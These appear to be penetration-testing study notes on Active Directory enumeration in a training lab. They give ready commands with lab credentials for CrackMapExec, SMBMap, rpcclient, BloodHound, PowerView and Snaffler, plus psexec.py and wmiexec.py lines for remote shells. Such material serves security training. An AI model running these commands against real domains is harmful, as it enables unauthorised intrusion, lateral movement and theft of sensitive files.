After having acquired a foothold in the domain, we should dig deeper using our low privilege domain user credentials.
IPC$, NETLOGON, and SYSVOL are readable by any authenticated domain user by default.
A relative identifier (RID) is a unique identifier utilized by Windows to track and identify objects. Accounts like Administrator will have a RID 0x1f4 which when converted to a decimal value equals 500. The built-in administrators will always have 500.
Shares allow users on a domain to quickly access information relevant to their daily roles and share content with their organization. Domain shares will usually require a user to be domain joined and required to authenticate when accessing the system. Many of the times permissions will be overly permissive leading to leaked sensitive data.
Linux
CrackMapExec
crackmapexec -h

# smb options
crackmapexec smb -h

# -u Username The user whose credentials we will use to authenticate
# -p Password User's password
# Target (IP or FQDN) Target host to enumerate (in our case, the Domain Controller)
# --users Specifies to enumerate Domain Users
# --groups Specifies to enumerate domain groups
# --loggedon-users Attempts to enumerate what users are logged on to a target, if any

# domain user enumeration
sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --users

# group enumeration
sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --groups

# logged on users
sudo crackmapexec smb 172.16.5.130 -u forend -p Klmcargo2 --loggedon-users

# enumerate shares on the dc
sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --shares

# spider to dig through readable shares on the host
sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 -M spider_plus --share 'Department Shares'
--loggedon-users fails for non-admin users with:
[-] Error enumerating logged on users: DCERPC Runtime Error: code: 0x5 - rpc_s_access_deniedThe module connects to the Remote Registry service over the winreg named pipe, enumerates the SIDs under HKEY_USERS (one loaded hive = one logged-on user), and resolves them via LSARPC. Remote access to that pipe is gated by the ACL on HKLM\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg, which defaults to local Administrators and SYSTEM — effective local admin on the target is required; domain membership is irrelevant. No (Pwn3d!) flag on the login line means all admin-gated modules will fail this way. There is no unprivileged remote session enumeration on modern Windows (NetrSessionEnum is likewise admin-restricted), so fall back to LDAP/Kerberos-side enumeration instead.
SMBMap
Great tool for enumerating shares from a Linux attack host.
# check access
smbmap -u forend -p Klmcargo2 -d INLANEFREIGHT.LOCAL -H 172.16.5.5

# recursive list of all directories
smbmap -u forend -p Klmcargo2 -d INLANEFREIGHT.LOCAL -H 172.16.5.5 -R 'Department Shares' --dir-only
rpcclient
# user enumeration by RID
rpcclient $> queryuser 0x457

# enumerate domain users
rpcclient $> enumdomusers
Impacket Toolkit
psexec.py is a clone of the Sysinternals psexec executable, but works slightly differently from the original. It creates a remote service by uploading a ranomly-named executable to the ADMIN$ share. Registers the service via RPC and the Windows Service Control Manager. It then communicates over a named pipe.
psexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.125wmiexec.py instructions are executed via Windows Management Instrumentation. Does not drop any files or executable on the target and generates fewer logs than other modules. It runs as local admin.
wmiexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.5The shell environment is not fully interactive, each command issued will execute a new cmd.exe from WMI. Therefore event ID 4688: A new process has been created will be generated.
Windapsearch
Enumerates users, groups, and computers via LDAP queries.
# enumerate domain admins
python3 windapsearch.py --dc-ip 172.16.5.5 -u forend@inlanefreight.local -p Klmcargo2 --da

# privileged users
python3 windapsearch.py --dc-ip 172.16.5.5 -u forend@inlanefreight.local -p Klmcargo2 -PU
Bloodhound
After having achieved domain credentials, Bloodhound ingestor takes large amounts of data and creates a graphical representation or “attack paths” of where access with a particular user may lead.
The tool works in 2 parts
- SharpHound collector or the python ported version Bloodhound.py
- Bloodhound GUI tool which allows us to upload collected data in the form of JSON files.
# executing bloodhound.py
sudo bloodhound-python -u 'forend' -p 'Klmcargo2' -ns 172.16.5.5 -d inlanefreight.local -c all

# then load the data using the bloodhound cli tool
Then we will be presented with something like

By using the built-in Path Finding queries on the analysis tab, we can choose several different interesting ones.
- Find Shortest Paths to Domain Admins will give us any logical paths it finds through users/groups/hosts/ACLs/GPOs that allows us to escalate to Domain Administrator.
Troubleshooting Missing Local-Privilege Edges (AdminTo / CanRDP / CanPSRemote / DCOM)
The graph shows only LDAP-derived edges (SQLAdmin, ACLs, group membership) and no host-level edges, even though access demonstrably exists (e.g. creds work with Enter-PSSession / RDP). SharpHound’s local-group collection uses remote SAMR (SMB/RPC) under the collector’s account context; the post-2017 default (RestrictRemoteSAM) permits remote SAMR only for local admins of the target. Access denied means the host is silently skipped and no edge is created. Sessions/LoggedOn collection likewise needs admin (NetSessionEnum).
“Resolved Collection Methods” in the log only means the flags were parsed, not that collection succeeded.
Signs of an LDAP-only pass:
- Runtime of ~seconds for a whole domain
- “N machine sid mappings” in cache stats indicates how many hosts were actually enumerated
Fixes, by context:
- Re-run the collector as an account with local admin on the targets.
:: interactive only
runas /netonly /user:<DOMAIN>\<user> cmd.exe
# from an msf session, works as SYSTEM; set a writable CWD first
use post/windows/manage/run_asService accounts are often denied “log on locally”, so
Start-Process -Credential/CreateProcessWithLogonWfails (sometimes silently). Network logon paths (run_asviaLogonUser, PSRemoting, bloodhound-python) bypass this.
# network auth from the attack box; note the classic version only models
# local Administrators, not Remote Management Users
sudo bloodhound-python -u '<user>' -p '<password>' -ns <DC_IP> -d <domain> -c all- Loopback collection on the target via existing access (PSSession /
Invoke-Command+ SharpHound, or query the ground truth directly).
Get-LocalGroupMember "Remote Management Users"- GPO-side inference without touching the targets:
Find-GPOLocation/ Restricted Groups GPOs.
CanPSRemoteedges require Remote Management Users group collection; verify against the target as above. Child processes spawned as other users inherit the CWD — make it writable by that account (cd /d C:\Windows\Temp), or SharpHound dies at the output-write stage.
Absence of a BloodHound edge means “not collected or not found”, never “no access”. Verify interesting targets directly.
Windows
ActiveDirectory Powershell Module
Group of Powershell cmdlets for administering an Active Directory environment from the command line.
# List all available modules
Get-Module

# if module is not loaded
Import-Module ActiveDirectory

# basic info
Get-ADDomain

# filter for accounts with ServicePrincipalName property
Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName

# trsut relationships
Get-ADTrust -Filter *

# group enumeration
Get-ADGroup -Filter * | select name

# detailed group info
Get-ADGroup -Identity "Backup Operators"

# group membership
Get-ADGroupMember -Identity "Backup Operators"
PowerView
Identifies where users are logged in on an netowork, enumerated domain information such as users, groups, ACLs, etc.
Import-Module .\PowerView.ps1

# Domain user information
Get-DomainUser -Identity mmorgan -Domain inlanefreight.local | Select-Object -Property

# recursive group membership (if nested group membership)
Get-DomainGroupMember -Identity "Domain Admins" -Recurse

# trust enumeration
Get-DomainTrustMapping

# testing for local admin access
Test-AdminAccess -ComputerName ACADEMY-EA-MS01

# finding users with SPN set
Get-DomainUser -SPN -Properties samaccountname,ServicePrincipalName
SharpView
.NET port of PowerView with many of the same functions supported.
.\SharpView.exe Get-DomainUser -Identity forendSnaffler
A tool that helps acquire sensitive data in an Active Directory environment. It first obtains a list of hosts within the domain and then enumerates those hosts for shares and readable directories. It then hunts for files that could serve our position.
# execute
Snaffler.exe -s -d inlanefreight.local -o snaffler.log -v data
SharpHound
# run the collector
.\SharpHound.exe -c All --zipfilename ILFREIGHT